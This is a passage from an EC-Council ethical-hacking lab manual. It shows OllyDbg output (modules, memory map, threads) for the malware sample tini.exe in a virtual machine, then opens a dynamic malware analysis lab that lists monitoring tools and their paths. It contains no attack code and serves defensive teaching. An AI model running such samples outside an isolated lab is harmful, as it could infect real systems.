


Figure 3.6.23: Output of Log data information of tini.exe

35. Choose **View** in the menu bar, and then choose **Executable modules.**





Figure 3.6.24: Viewing executable modules

36. A window named **Executable modules** appears in OllyDbg, displaying all executable modules, as shown in the screenshot.

37. Double-click any module to view the complete information of the selected module.

38. In this exercise, we are choosing the **6DE40000** module.



Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00010000	00401000	tini		E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\t
6DE40000	0009C000	6DE77D00	apphelp	10.0.17763.1 (W	C:\WINDOWS\SYSTEM32\apphelp.dll
73AC0000	00008000	73AC15F0	WSOCK32	10.0.17763.1 (W	C:\WINDOWS\SYSTEM32\WSOCK32.dll
74A00000	0000A000	74A029E0	CRYPTBAS	10.0.17763.1 (W	C:\WINDOWS\System32\CRYPTBASE.dll
74A10000	00020000	74A1C960	SspiCli	10.0.17763.1 (W	C:\WINDOWS\System32\SspiCli.dll
75550000	0005F000	75565BC0	ws2_32	10.0.17763.1 (W	C:\WINDOWS\System32\ws2_32.DLL
75610000	000C0000	75646C80	msvcrt	7.0.17763.475 (	C:\WINDOWS\System32\msvcrt.dll
75AF0000	00062000	75B22BE0	bcryptPr	10.0.17763.678	C:\WINDOWS\System32\bcryptPrimitives.dll
75F70000	00079000	75F90AF0	sechost	10.0.17763.1 (W	C:\WINDOWS\System32\sechost.dll
76BC0000	000BF000	76BFE940	RPCRT4	10.0.17763.1 (W	C:\WINDOWS\System32\RPCRT4.dll
76D70000	000E0000	76D90010	KERNEL32	10.0.17763.719	C:\WINDOWS\System32\KERNEL32.DLL
77110000	001FA000	7721B990	KERNELBA	10.0.17763.719	C:\WINDOWS\System32\KERNELBASE.dll
773B0000	0019C000		ntdll	10.0.17763.719	C:\WINDOWS\SYSTEM32\ntdll.dll

Figure 3.6.25: Output of executable modules of tini.exe

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. This will redirect you to the **CPU - main thread** window, as shown in the screenshot.




Figure 3.6.26: Output of executable modules of tini.exe

40. Choose **View** in the menu bar, and then choose **Memory**.





Figure 3.6.27: Viewing memory mappings

41. A window named **Memory map** appears in OllyDbg, displaying all memory mappings, as shown in the screenshot. Close the **Memory map** window.



Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RW	RW	
00040000	0001A000				Map	R	R	
00095000	0000B000				Priv	RW Gua	RW	
0019B000	00002000				Priv	RW Gua	RW	
0019D000	00003000			stack of ma	Priv	RW Gua	RW	
001A0000	00004000				Map	R	R	
001B0000	00002000				Priv	RW	RW	
001F5000	0000B000				Priv	RW Gua	RW	
0029D000	00004000				Priv	RW	RW	
002A1000	00003000			data block	Priv	RW	RW	
002A4000	00003000			data block	Priv	RW	RW	
002A7000	00003000			data block	Priv	RW	RW	
002AA000	00001000			data block	Priv	RW	RW	
00400000	00001000	tini		PE header	Imag	R	RWE	
00401000	00001000	tini	.text	code	Imag	R	RWE	
00402000	00001000	tini	.rdata	imports	Imag	R	RWE	
00403000	0000D000	tini	.data	data	Imag	R	RWE	
00410000	000C5000				Map	R	R	\Device\HarddiskV
00500000	00006000				Priv	RW	RW	
00545000	0000B000				Priv	RW Gua	RW	
00585000	0000B000				Priv	RW Gua	RW	
005C0000	00013000				Priv	RW	RW	
007BA000	00002000				Priv	RW Gua	RW	
007BC000	00004000			stack of th	Priv	RW Gua	RW	
008BD000	00002000				Priv	RW Gua	RW	
008BF000	00001000			stack of th	Priv	RW Gua	RW	
009BD000	00002000				Priv	RW Gua	RW	
009BF000	00001000			stack of th	Priv	RW Gua	RW	
00A40000	00003000				Priv	RW	RW	
6DE40000	00001000	apphelp		PE header	Imag	R	RWE	
6DE41000	00079000	apphelp	.text	code,export	Imag	R	RWE	

Figure 3.6.28: Output of Memory map of tini.exe

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Choose **View** in the menu bar, and then choose **Threads**.





Figure 3.6.29: Viewing the threads

43. A window named **Threads** appears in OllyDbg, displaying all threads, as shown in the screenshot.



Threads

Ident	Entry	Data block	Last error	Status	Priority	User time	System
00000748	773FE230	002A7000	ERROR_SUCCESS (00	Active	32 + 0	0.0000 s	0.0
00001850	773FE230	002AA000	ERROR_SUCCESS (00	Active	32 + 0	0.0000 s	0.0
00001858	773FE230	002A4000	ERROR_SUCCESS (00	Active	32 + 0	0.0000 s	0.0
00001FCC	00401000	002A1000	ERROR_SUCCESS (00	Active	32 + 0	0.0156 s	0.0

Figure 3.6.30: Output of threads

44. This way, you can scan files and analyze the output using OllyDbg.

45. Close all open windows and turn off the **Windows 10** virtual machine.

You can also use other disassembling and debugging tools such as **Ghirda** (https://ghidra-sre.org), **Radare2** (https://rda.re), **WinDbg** (http://www.windbg.org), and **ProcDump** (https://docs.microsoft.com) to perform malware disassembly.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Dynamic Malware Analysis, also known as behavioral analysis, involves executing malware code to learn how it interacts with the host system and its impact after infecting the system.

Dynamic analysis involves the execution of malware to examine its conduct and operations and identify technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, and DLL and linked files located on the system or network.

This type of analysis requires a safe environment such as virtual machines and sandboxes to deter the spreading of malware. The environment design should include tools that can capture every movement of the malware in detail and give feedback. Typically, virtual systems act as a base for conducting such experiments.

An ethical hacker and pen tester must perform dynamic malware analysis to find out about the applications and processes running on a computer and remove unwanted or malicious programs that can breach privacy or affect the system's health.

Lab Objectives

- Perform port monitoring using TCPView and CurrPorts
- Perform process monitoring using Process Monitor
- Perform registry monitoring using Regshot and jv16 PowerTools
- Perform Windows services monitoring using Windows Service Manager (SrvMan)
- Perform startup program monitoring using Autoruns for Windows and WinPatrol

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform installation monitoring using Mirekusoft Install Monitor
- Perform files and folder monitoring using PA File Sight
- Perform device driver monitoring using DriverView and Driver Booster
- Perform DNS monitoring using DNSQuerySniffer

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- TCPView located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\TCPView**
- CurrPorts located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\CurrPorts**
- ProcessMonitor located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Process Monitoring Tools\ProcessMonitor**
- Regshot located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\regshot**
